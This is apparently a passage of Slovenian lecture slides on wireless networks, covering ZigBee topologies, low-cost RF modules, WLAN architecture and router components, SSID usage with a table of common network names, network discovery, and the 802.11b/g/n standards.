







# Topologije omrežja ZigBee

## ■ Podpora razvejanim omrežjem

- zvezda - enostavna centralizirana topologija brez redundantnih povezav
- razvejano drevo - hierarhično centralizirana topologija brez redun. povezav
- mreža - delno / polno povezano decentralizirano omrežje z red. povezavami





# Druge rešitve kratkega dosega

## ■ Uporaba komunikacijskih modulov za vgrajene sisteme

- tipične frekvence 433 MHz, 868 MHz in 2,4 GHz
- programska nastavitve frekvence
- hitrosti nastavljive do 115,2 kbit/s (in več)
- doomet nekaj 100 m na prostem
- tipična vodila: SPI, RS-232
- izhod RSSI (prikaz moči signala)



## ■ Primeri enostavne uporabe


Uporaba modulov za kodirano krmiljenje relejev (cena ~ 5 - 10€)



Uporaba modulov TRX za podatkovni prenos do 115,2 kbit/s (cena ~ 5 - 10€)




Uporaba razvojnih plošč Arduino z različnimi moduli RF (cena > 20€)





# Umestitev tehnologij WLAN







# Arhitektura in gradniki WLAN-omrežij

## ■ Osnovni gradniki arhitekture


- distribucijsko omrežje
- dostopovne točke
- repetitorji in mostovi
- terminalna oprema





# Brezžični usmerjevalnik

- Kaj vsebuje brezžični usmerjevalnik (angl. wireless router)
  - usmerjevalnik s storitvami: NAT, DHCP, požarni zid, prehod, filtriranje
  - stikalo (angl. switch): razdeljuje promet znotraj enega omrežja LAN
  - dostopovna točka (angl. access point): omogoča brezžični podaljšek LAN





# Oznaka omrežja SSID

## ■ Uporaba SSID

### ■ oznaka omrežja (Service Set Identifier)

- priporočilo: takojšnja sprememba privzetih vrednosti

### ■ poimenska ločitev omrežij WLAN

- možno povezovanja več omrežij v eno

### ■ uporabno za odkrivanje omrežij in povezovanje

- dodajanje na “trajni” seznam uporabe
- možnost skrivanja SSID (še vedno se oddaja!)

## ■ Načini vnosa SSID v terminalno opremo

- avtomatsko pri odkrivanju (oglaševan SSID)
- ročno z vnosom v okno (SSID skrit, a poznan)
- z opazovanjem prometa na kanalu (SSID nepoznan)

SSID Stats (top 1000)

SSID	Total	Percent
<no ssid>	2162072	5.755%
linksys	2158042	5.744%
NETGEAR	741942	1.975%
default	610483	1.625%
Belkin54g	290098	0.772%
hpsetup	260511	0.693%
DLINK	240370	0.639%
no_ssid	237727	0.632%
Wireless	233571	0.621%
BTOpenzone	135554	0.360%
WLAN	125619	0.334%
home	116266	0.309%
BTFON	97301	0.259%
ACTIONTEC	92484	0.246%
Free Public WiFi	90346	0.240%
<hidden ssid>	74887	0.199%
freephonie	69947	0.186%
FreeWiFi	68401	0.182%
smc	60478	0.160%
(null)	49853	0.132%
ZyXEL	45818	0.121%
Neuf WiFi	45270	0.120%
MSHOME	45114	0.120%
SITECOM	44652	0.118%
Motorola	43378	0.115%
FRITZBox Fon WLAN 7170	43363	0.115%
Guest	37348	0.099%
SFR WiFi Public	36720	0.097%
hhonors	34815	0.092%
attwifi	33334	0.088%
Philips WiFi	32319	0.086%
tsunami	29991	0.079%
eduroam	29816	0.079%
101	29095	0.077%
3Com	28844	0.076%
tmobile	28725	0.076%
orange12	26944	0.071%
VOIP	25862	0.068%
FRITZBox Fon WLAN 7112	25130	0.066%
orange	25118	0.066%



Vir: <http://www.wigle.net/gps/gps/main/ssidstats>



# Odkrivanje omrežja WLAN



## ■ Funkcija “išči omrežja”

- poslušanje (pasivno odkrivanje)
  - uporabniška postaja preleti seznam vseh kanalov
  - na vsakem posluša določen čas in čaka na svetilnik (beacon)
- poizvedovanje (aktivna zahteva)
  - uporabniška postaja preleti seznam vseh kanalov
  - na vsakem odda zahtevo (probe) po podatkih morebitne AP





# Primer pokritosti Ljubljane/FE






# Različice WLAN tehnologij


## ■ 802.11b

- prenosne hitrosti 1, 2, 5.5 in 11 Mbit/s
- uporaba razširjenega spektra DSSS s širino 22 MHz
- 13 različnih kanalov na 2,4 GHz ISM področju




## ■ 802.11g

- prenosne hitrosti do 54 Mbit/s
- boljša izkoriščenost spektra na 2,4 GHz z OFDM
- združljivost nazaj z različico 802.11b



## ■ 802.11n

- od 72,2 do 600 Mbit/s z združevanjem širših kanalov OFC
- uporaba večih anten za vzporedne neodvisne prenose
- možna uporaba na 2,4 in 5 GHz področju
- povečan domet





